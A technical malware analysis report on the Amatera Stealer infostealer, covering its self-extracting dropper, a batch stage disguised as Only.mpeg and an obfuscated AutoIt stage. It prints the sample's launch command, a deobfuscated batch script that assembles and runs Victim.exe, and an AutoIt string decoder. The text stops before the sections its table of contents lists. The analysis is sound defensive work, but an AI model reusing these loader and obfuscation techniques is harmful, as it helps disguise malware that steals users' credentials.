

AMATERASTEALER

TECHNICAL ANALYSIS REPORT

ZAYOTEM

Table of Contents

TABLE OF CONTENTS	i
OVERVIEW	1
Setup.exe ANALYSIS	2
STATIC ANALYSIS	2
DYNAMIC ANALYSIS	3
Only.mpeg ANALYSIS	10
STATIC ANALYSIS	10
DYNAMIC ANALYSIS	11
i ANALYSIS	13
STATIC ANALYSIS	13
DYNAMIC ANALYSIS	14
a.exe ANALYSIS	17
STATIC ANALYSIS	17
DYNAMIC ANALYSIS	18
YARA RULE	28
MITRE ATT&CK TABLE	32
RECOMMENDATIONS	32
PREPARED BY	33

Table of Contents

Amatera Stealer is an information-stealing malware family that has recently gained prominence within the cybercrime ecosystem and attracted attention with its advanced capabilities. It is distributed under the **Malware-as-a-Service (MaaS)** model. Technical analyses indicate that this malware is an evolved version of an older threat, **ACR (AridRAT) Stealer**, enhanced with next-generation evasion techniques.

Amatera Stealer is primarily designed to exfiltrate critical data from target systems and generate financial gain. The main activities of the malware are as follows:

- **Credential Theft:** It is capable of stealing saved passwords, cookies, autofill data, and credit card information from more than 30 web browsers based on Chromium and Gecko.
- **Cryptocurrency Targeting:** It directly targets desktop wallet applications and browser-based cryptocurrency extensions in order to gain access to financial assets.
- **System and Application Discovery:** It collects hardware summary information of the target system, user session details, and sensitive session tokens belonging to applications such as Telegram, Discord, and FileZilla.
- **Data Exfiltration:** After parsing the collected data, it transfers the information in encrypted form to attacker-controlled Command and Control (C2) servers over the HTTP protocol.

Amatera Stealer is generally spread through deceptive software updates. To evade security solutions, it employs techniques such as direct system calls and in-memory execution. Due to its continuously evolving structure, it poses a significant data exfiltration risk for both individual users and corporate infrastructures.

Setup.exe Analysis

Name	Setup.exe
MD5	5dab3694fa4709720c988b386061450c
SHA256	74ca9dfc8d054f774c9b916eaaa138e4b06fa6b2aa7bdd3d5de56e49e65ae5be
File Type	PE32 / EXE

Static Analysis

Property	Value
File Name	C:\Users\p\Desktop\zararli.exe
File Type	Portable Executable 32
File Info	Microsoft Visual C++ 8
File Size	1.08 MB (1131008 bytes)
PE Size	1.08 MB (1131008 bytes)

Figure 1. File Information

The malware is identified as a **32-bit** executable file with a size of **1.08 MB**.

Tarama	Endianness	Mod	Mimari	Tip
Detect It Easy(DiE)	LE	32	I386	GUI
sfx	Microsoft Cabinet(11.0.0.93.0.1)[-]			S
compiler	Microsoft Visual C/C++(2019 v.16.0)[msvcrt]			S
archive	Microsoft Cabinet File(1.03)[LZX,64.6%,17 files]			S
linker	Microsoft Linker(14.20, Visual Studio 2019 16.0*)[GUI32]			S ?

Figure 2. DiE Scan Results of the Malware

It is observed that the file is a **GUI-based Windows application** and contains an archive packaged in **Cabinet format**.

advapi32.dll	KERNEL32.dll	msvcrt.dll	Cabinet.dll
GDI32.dll	user32.dll	comctl32.dll	Version.dll

Table1.Some DLL Files Used by the Malware

Some of the DLL files used by the malware are presented in Table 1.

Dynamic Analysis




Figure 3. Dynamic Reading of the RCData Content

During the dynamic execution phase, it is observed that the malware reads the contents of the **RCData** section. It is recorded that this resource contains a command chain beginning with **cmd /v /c ...**, along with an execution redirection to the **Only.mpeg** file.

The other RCData objects are listed below on a name-and-content basis.

RCData	Content
ADMQCMD	<None> MSCF
CABINET	...
EXTRACTOPT	02 00 00 00
FILESIZES	P7(
FINISHMSG	<None>
LICENSE	<None>
PACKINSTSPACE	00 00 00 00

RCDData	Content
POSTRUNPROGRAM	cmd /v /c Set XpukzoBc=cmd & !XpukzoBc! < Only.mpeg
REBOOT	00 00 00 00
RUNPROGRAM	makecab.exe/? 38478u3492 897gsay3
SHOWWINDOWS	01 00 00 00
TITLE	yukon legislative grad thomson picture
UPROMPT	<None>
USRQCMD	<None>

Table 2. RCDData Files and Their Contents




Figure 4. Resource Loading and Interface Interactions of the Malware

It is observed that the program performs operations on the **CABINET** resource, loads this resource into memory, and that the “**MSCF**” signature is present within it. Following this stage, the program invokes **GetDlgItem** calls to access interface components and uses the **ShowWindow** function to make the window visible.

```

call ZVar11.884495
jmp ZVar11.885480
cmp dword ptr ds:[888424],ebx
jne ZVar11.885859
cmp dword ptr ds:[888A30],ebx
jne ZVar11.885859
mov esi,ZVar11.8891E4
push esi
push 104
call dword ptr ds:[GetTempPathA]
test eax,eax
je ZVar11.8856A0
push 9
mov ecx,edi
mov ecx,esi
call ZVar11.885423
test eax,eax
jne ZVar11.885855
mov ecx,esi
call ZVar11.882631
test eax,eax

```

Registers: esi: "C:\\Users\\...\\AppData\\Local\\Temp\\", 8891E4: "C:\\Users\\...\\AppData\\Local\\Temp\\", esi: "C:\\Users\\...\\AppData\\Local\\Temp\\", esi: "C:\\Users\\...\\AppData\\Local\\Temp\\", esi: "C:\\Users\\...\\AppData\\Local\\Temp\\", esi: "C:\\Users\\...\\AppData\\Local\\Temp\\"

Figure 5. Access to the Temp Directory

The malware retrieves the path of the Temp directory using the **GetTempPathA API**.

```

mov edi,edi
push ebp
mov ebp,esp
push ecx
push ecx
push dword ptr ss:[ebp+8]
lea eax,dword ptr ss:[ebp-8]
push eax
call kernelbase.74c37c8f
test eax,eax
je kernelbase.74c19A90
push esi
push dword ptr ss:[ebp+c]
push dword ptr ss:[ebp-4]
call <kernelbase.CreateDirectory>
mov esi,eax
lea eax,dword ptr ss:[ebp-8]
push eax
call dword ptr ds:[<&RtlFreeUnicodeStr]
mov eax,esi
pop esi
leave
ret 8
int3

```

Registers: [ebp+8]: "C:\\Users\\...\\AppData\\Local\\Temp\\", esi: "C:\\Users\\...\\AppData\\Local\\Temp\\IXP000.TMP", esi: "C:\\Users\\...\\AppData\\Local\\Temp\\IXP000.TMP", esi: "C:\\Users\\...\\AppData\\Local\\Temp\\IXP000.TMP", esi: "C:\\Users\\...\\AppData\\Local\\Temp\\IXP000.TMP"

Figure 6. Temporary Directory Creation Activities and File Path Identification

The malware uses the **CreateDirectoryA API** and creates a temporary folder named **IXP000.TMP** under the user's Temp directory.

```

mov edi,edi
push ebp
mov ebp,esp
push ecx
push ecx
push dword ptr ss:[ebp+8]
lea eax,dword ptr ss:[ebp-8]
push eax

```

Register: [ebp+8]: "C:\\Users\\...\\AppData\\Local\\Temp\\IXP005.TMP\\Niagara"

Ad	Değiştirme tarihi	Tür	Boyut
Gui	.2025 08:49	Dosya	87 KB
King	.2025 08:49	Dosya	56 KB
Niagara	.2026 19:09	Dosya	0 KB
Rpm.mpeg	.2025 08:49	Film Klipi	156 KB
Situation.mpeg	.2025 08:49	Film Klipi	150 KB
Vault	.2025 08:49	Dosya	2 KB
Within	.2025 08:49	Dosya	117 KB

Figure 7. Creation of Files During the Extraction Stage

The malware creates the files extracted from system resources under the previously identified Temp directory by using the **CreateFileW API**.

Bloomberg	Niagara	Situation.mpeg
Cnet	Only.mpeg	Vault Ver Within
Dollar.mpeg	Receiving	Wooden
Gui King	Registry.mpeg	
Lg	Retained	
	Rpm.mpeg	

Table 3. All Files Extracted from the Package




Figure 8. Writing the Contents of the Extracted Files

During the extraction process, the data is written to disk following the relevant function calls. As the content is transferred, the file sizes gradually reach their actual sizes.



Figure 9. Writing the File Content and Timestamp Modification

The extracted files initially appear as **0 KB** and reach their actual sizes once the content-writing process is completed. Afterwards, the file time information is converted into the appropriate format, and the file timestamp is updated via the **SetFileTime** call so that it matches the date on which the executable was downloaded onto the system.




Figure 10. Execution of the CMD Command

The malware executes a command chain through the **CreateProcessA** API call. By using `cmd /v /c`, the command interpreter is launched, the commands are executed, and the session is terminated at the end of the process. With the expression **Set XpukzoBc=cmd & !XpukzoBc!**, a variable is defined and `cmd` is invoked again through this variable. By using the redirection **< Only.mpeg**, the contents of the `Only.mpeg` file are provided as input to the command.

00C150CC	85C0	test eax, eax
00C150CE	74 0D	je zaraarli.C150DD
00C150D0	50	push eax
00C150D1	FF15 F4A0C100	call dword ptr ds:[<&FreeResource>]
00C150D7	891D 4091C100	mov dword ptr ds:[C19140], ebx
00C150DD	85F6	test esi, esi
00C150DF	75 19	jne zaraarli.C150FA
00C150E1	391D D891C100	cmp dword ptr ds:[C191D8], ebx
00C150E7	75 11	jne zaraarli.C150FA
00C150E9	53	push ebx
00C150EA	6A 10	push 10
00C150EC	53	push ebx
00C150ED	53	push ebx
00C150EE	BA F8040000	mov edx, 4F8
00C150F3	33C9	xor ecx, ecx
00C150F5	E8 9BF3FFFF	call zaraarli.C14495
00C150FA	F605 388AC100 01	test byte ptr ds:[C18A38], 1
00C15101	75 1C	jne zaraarli.C1511F
00C15103	F605 349AC100 01	test byte ptr ds:[C19A34], 1
00C1510A	75 13	jne zaraarli.C1511F
00C1510C	53	push ebx
00C1510D	56	push esi
00C1510E	68 A10F0000	push FAl
00C15113	FF35 8485C100	push dword ptr ds:[C18584]
00C15119	FF15 04A2C100	call dword ptr ds:[<&SendMessageA>]
00C1511F	8BC6	mov eax, esi
00C15121	5E	pop esi
00C15122	5B	pop ebx
00C15123	C3	ret

Figure 11. Termination of the Window via the SendMessageA API

The malware closes the active **MessageBox** window displayed on the screen by using the **SendMessageA** API call.

push 20019	
push esi	
push zaraarli.10C800C	10C800C: "System\\CurrentControlSet\\Control\\Session Manager"
push 80000002	
call dword ptr ds:[10CA008]	
test eax, eax	
jne zaraarli.10C25E6	
lea eax, dword ptr ss:[ebp-4]	
push eax	
push esi	
push esi	
push zaraarli.10C80E8	10C80E8: "PendingFileRenameOperations"
push dword ptr ss:[ebp-8]	
call dword ptr ds:[<&RegQueryValueExA>]	
push dword ptr ss:[ebp-8]	
neg eax	
sbb eax, eax	
not eax	
and dword ptr ss:[ebp-4], eax	
call dword ptr ds:[<&RegCloseKey>]	
mov esi, dword ptr ss:[ebp-4]	
jmp zaraarli.10C262C	
lea eax, dword ptr ss:[ebp-8]	
mov dword ptr ss:[ebp-4], esi	
push eax	

Figure 12. Registry Operations

The malware uses the **RegOpenKeyExA**, **RegQueryValueExA**, and **RegCloseKey** **APIs** to inspect specific keys and values in the Windows Registry. Through this process, it gathers information about system settings, the operating system environment, language/font information, and certain runtime configuration settings. The collected data may be used by the malware to profile the infected system and adapt its behavior accordingly.

HKLM\System\CurrentControlSet\Control\Session Manager
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane2

Table 4. Registry Paths Checked

<pre> mov edi,edi push ebp mov ebp,esp push ecx push ecx mov edx,dword ptr ss:[ebp+8] lea ecx,dword ptr ss:[ebp+8] call kernelbase.77C4048C test eax,eax je kernelbase.77C6D2E2 push esi push dword ptr ss:[ebp-4] call kernelbase.DeleteFileA </pre>	<pre> DeleteFileA ecx:DeleteFileA ecx:DeleteFileA [ebp+08]:"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\IXP001.TMP\\Cnet" ecx:DeleteFileA esi:DeleteFileA </pre>
---	--

Figure 13. Deletion of the Extracted Files

The files created under the Temp directory are deleted through the **DeleteFileA** call.

<pre> push eax push edi call dword ptr ds:[<&FindNextFileA>] test eax,eax jne zara7li.C1240C push edi call dword ptr ds:[<&FindClose>] push esi call dword ptr ds:[<&RemoveDirectoryA>] mov ecx,dword ptr ss:[esp+25C] pop edi pop esi pop ebx xor ecx,esp call zara7li.C16C80 mov esp,ebp pop ebp ret </pre>	<pre> esi:"C:\\users\\[redacted]\\AppData\\Local\\Temp\\IXP003.TMP\\" esi:"C:\\users\\[redacted]\\AppData\\Local\\Temp\\IXP003.TMP\\" </pre>
---	--

Figure 14. Deletion of the Temp Folder

The **FindNextFileA** API searches for the file created under **IXP003.TMP**. After locating the relevant file, the malware deletes the directory itself by using the **RemoveDirectoryA** API.

Only.mpeg Analysis

Name	Only.mpeg
MD5	FF323E01881ACDBA0F786F1501782A68
SHA256	c53f1818d3ef970687f4e2acf4b1db80a7211b82bd291ac982d9033cda81b093
File Type	CMD

Static Analysis

Only.mpeg	
Property	Value
File Name	C:\Users\ [redacted] \AppData\Local\Temp\IXP003.TMP\Only.mpeg
File Type	Unknown format
File Info	Unknown format
File Size	6.96 KB (7124 bytes)

Figure 15. File Information of Only.mpeg

Initial examination shows that, despite its name, **Only.mpeg** is not a media file but a **CMD/Batch** file capable of executing commands on the system. The file size is approximately **6.96 KB**.


Dynamic Analysis



```
1 Set Baseball=R
2 mwInappropriate (Participation (Convertible (Revolutionary (Midlands (
3 DwtRegarded (Todd (Reserved (Limousines (Rica (Establish (
4 DsLCOnto (
5 BSMdLoading (Punishment (Wishlist (Front (Wound (Therapist (Promised (
6 Set Nat=d
7 CBBoss (Lighting (Name (Efforts (Toy (Trio (Fancy (Households (
8 GxxInputs (Voyeur (Oxford (Extension (Latter (Moldova (Complaint (
9 RpHBCompleting (Weeks (
10 Set Communist=8
11 BIGb (Mumbai (Finance (Enrollment (Ads (Assignments (Silver (Unlike (
12 aALiteracy (Suits (Episodes (Curtis (Prime (Fairfield (Butts (
13 bpJUCandy (Connecting (Electric (Drain (Redeem (Uganda (Jeremy (
14 YuLyRichard (Edwards (Flyer (Experiments (Beds (Unwrap (Controllers (
15 Set Jones=4
16 uWHlTrio (Surrounding (Lyrics (Cotton (Newcastle (Affiliated (
17 JvFzHumor (
18 xMSending (
19 cmSFit (Yearly (Coin (Timer (Meanwhile (
```

Figure 16. Content of the Only.bat File

When the file extension is changed to **.bat**, it becomes apparent that the file contains **junk code** intended to complicate analysis. During execution, the script constructs a dynamic command line by combining characters assigned through **set** commands.



```
1 Set %zaSNqJaQB0dxDgThMgOyQq%=Victim.exe
2
3
4 Set /a %Shemales%=559983
5
6 md %Shemales%
7
8 set /p %M2% > %Shemales%\%zaSNqJaQB0dxDgThMgOyQq% <nul
9
10 findstr /V "Fucking" Vault >> %Shemales%\%zaSNqJaQB0dxDgThMgOyQq%
11
12 copy /b /y %Shemales%\%zaSNqJaQB0dxDgThMgOyQq% + King + Niagara + Retained + Gui + Within + Lg + Wooden + Ver + Cnet
13
14 cd %Shemales%
15
16 copy /b /y ..\Rpm.mpeg + ..\Dollar.mpeg + ..\Situation.mpeg + ..\Registry.mpeg i
17
18 start /w %zaSNqJaQB0dxDgThMgOyQq% i
19
20 cd ..
21
```

Figure 17. Cleaned Version of the Only.bat File

The relevant **.bat** file creates a directory named **559983** under the Temp folder. It then combines the files previously extracted from the resource section according to a specific rule and first generates a file named **Victim.exe**. In the following second merging stage, it creates an extensionless file named **"i"**.




Figure 18. Generated Victim.exe and the File Named “i”

The files “i” and **Victim.exe** are created inside the **559983** directory.




Figure 19. Evidence of Victim.exe Execution

When the process tree is examined, it is observed that **Victim.exe** is executed and, as its child process, launches **cmd.exe**. The launched cmd.exe process is provided with the following execution parameter: **cmd /v /c Set XpukzoBc=cmd & !XpukzoBc! < Only.mpeg**.

i Analysis

Name	i
MD5	4B87586B51F53F52C83C0F907821A061
SHA256	db7728f09b8c85abf5b45e7143996b43ba0ca8a617f2ca60e038034c5c5e5d5d
File Type	A3x

Static Analysis

Property	Value
File Name	C:\Users\... \559983\i
File Type	Unknown format
File Info	Unknown format
File Size	518.00 KB (530428 bytes)

Figure 20. File Information

The file named “i”, which is extracted into the **559983** directory by the script decoded during the Only.mpeg stage, is approximately **518 KB** in size and has no file extension.

```

1 w1i»\;UPU0C3,-i$ESQeH00T+
2 1²L`ñÁ68EBS=uyf=«60C3D0iú@0$×
3 B3!SOq0C2]Ú`$ 0TBE0:Ü...ACKA=»Ü0e1>0T3;BSn`æ¹Ç¹S1-+00~“E
4 <|SOHP0TB>„0?0'y$E00T0N0D~Êâ²2gtM™DTE;gâÜ0E0C2g0°/â00T,Ç0B
5 1L«LíUu»A(5N¹ǧiĀh~?0+Y0C3x
6 • -N00h2+ACK36¹I0TB0²y0ED" 00X{U0TB|Ö,£82>8µ~»[í~H...ü4
7 |ic"~Live's;0Ėø
8 0°0e0fí
9 F4D±ws_}~!$:09²úWjU0;ÜÄŠ0vCAN0~`%_1ic>Wâ0N0D0C4|e0•yĖ)µ=NAK
10 yM'E=
11 ¿+00f"ESq,vtĀa@vo100)0YQSUB:0ǧ0SO0šw0USmbvŠ0C4p™µu`0C2Rz
12 B%•N00yJ%USK'b'S0B6TĀKg„Yǧxh^Ā90_īfX•ŠCM0šI0TB4I²Hc@±4;0•cI
13 *,qY×YEHK%IJ0™LS
14 †0H!AU3!EA06M y$š$<0z0C2ġg-Ā`çkcER!-N00N00á»:!¥)äiç00T:@%áš:
15 -0TB0

```

Figure 21. AU3 Signature

When the contents of the “i” file are examined, the **AU3!EA06M** signature is observed.

Dynamic Analysis




Figure 22. Decryption of the "i" File as an ixt File

Using the **Autolt-Extractor** application, the encrypted Autolt code is decrypted. The resulting new file is then saved with the .au3 extension as i.au3



Figure 23. Fake Switch-Case Structures in the i.au3 Code

It is observed that the obtained i.au3 file is partially unreadable. The code contains junk code, fake if structures, and unused functions. When the control flow is examined, only the structures matching the specified rule are seen to be executed.

```

Func ERP($uncle, $pics)
    $guard = ""
    While 0x1d1
        $stephanieistedalcohol = 0xcdcb
        Switch $stephanieistedalcohol
            Case 0xcdcb
                $baglisa = Call( STRINGREVERSE("tilpSgnirtS"), $uncle, "-", 0x2)
                ExitLoop
        EndSwitch
    WEnd
    For $divisions = 0x73d9c + 0xffff8c264 To Call("UBound", $baglisa) + 0xffffffff
        While 0x2
            $scarterlikeddurhammanually = 0xd0ec
            Switch $scarterlikeddurhammanually
                Case 0xd0ec
                    $guard &= ChrW($baglisa[$divisions] - $pics)
                    ExitLoop
            EndSwitch
        WEnd
    Next
    Return $guard
EndFunc ;==>ERP

ProgressOff()
DllCall(ERP("115-109-122-118-109-116-59-58-54-108-116-116", 0xc + 0xffffffffc))
Execute/ERP("77-92-115-105-45-44-73-102-123-110-105-99-92-109-116-113-106-99-")

```

Figure 24. Operating Logic of the ERP Function

In the expression `ERP("115-109-122-118-109-116-59-58-54-108-116-116", 0xc + 0xffffffffc)`, the first parameter represents the **numeric data to be decoded**, while the second parameter is used as the **key value** during the decoding process. The ERP function processes this numerical array with the key and converts the result into characters to obtain the **kernel32.dll** string. This structure is used to decode hidden strings embedded in the code.

```

Func ERP($uncle, $pics)
    $guard = ""
    While 0x1d1
        $stephanieistedalcohol = 0xcdcb
        Switch $stephanieistedalcohol
            Case 0xcdcb
                $baglisa = Call( STRINGREVERSE("tilpSgnirtS"), $uncle, "-", 0x2)
                ExitLoop
        EndSwitch
    WEnd
    For $divisions = 0x73d9c + 0xffff8c264 To Call("UBound", $baglisa) + 0xffffffff
        While 0x2
            $scarterlikeddurhammanually = 0xd0ec
            Switch $scarterlikeddurhammanually
                Case 0xd0ec
                    $guard &= ChrW($baglisa[$divisions] - $pics)
                    ExitLoop
            EndSwitch
        WEnd
    Next
    FileWrite("dump.txt", $guard & @CRLF)
    Return $guard
EndFunc ;==>ERP

```

Figure 25. Data Logging Mechanism Added to the ERP Function

With the line `FileWrite("dump.txt", $guard & @CRLF)` added to the ERP function, the decoded strings produced during execution are written to the **dump.txt** file. Through this process, the expressions resolved by the ERP function are captured as file output, making the strings used by the malware visible.

```

dump.txt
1 kernel32.dll
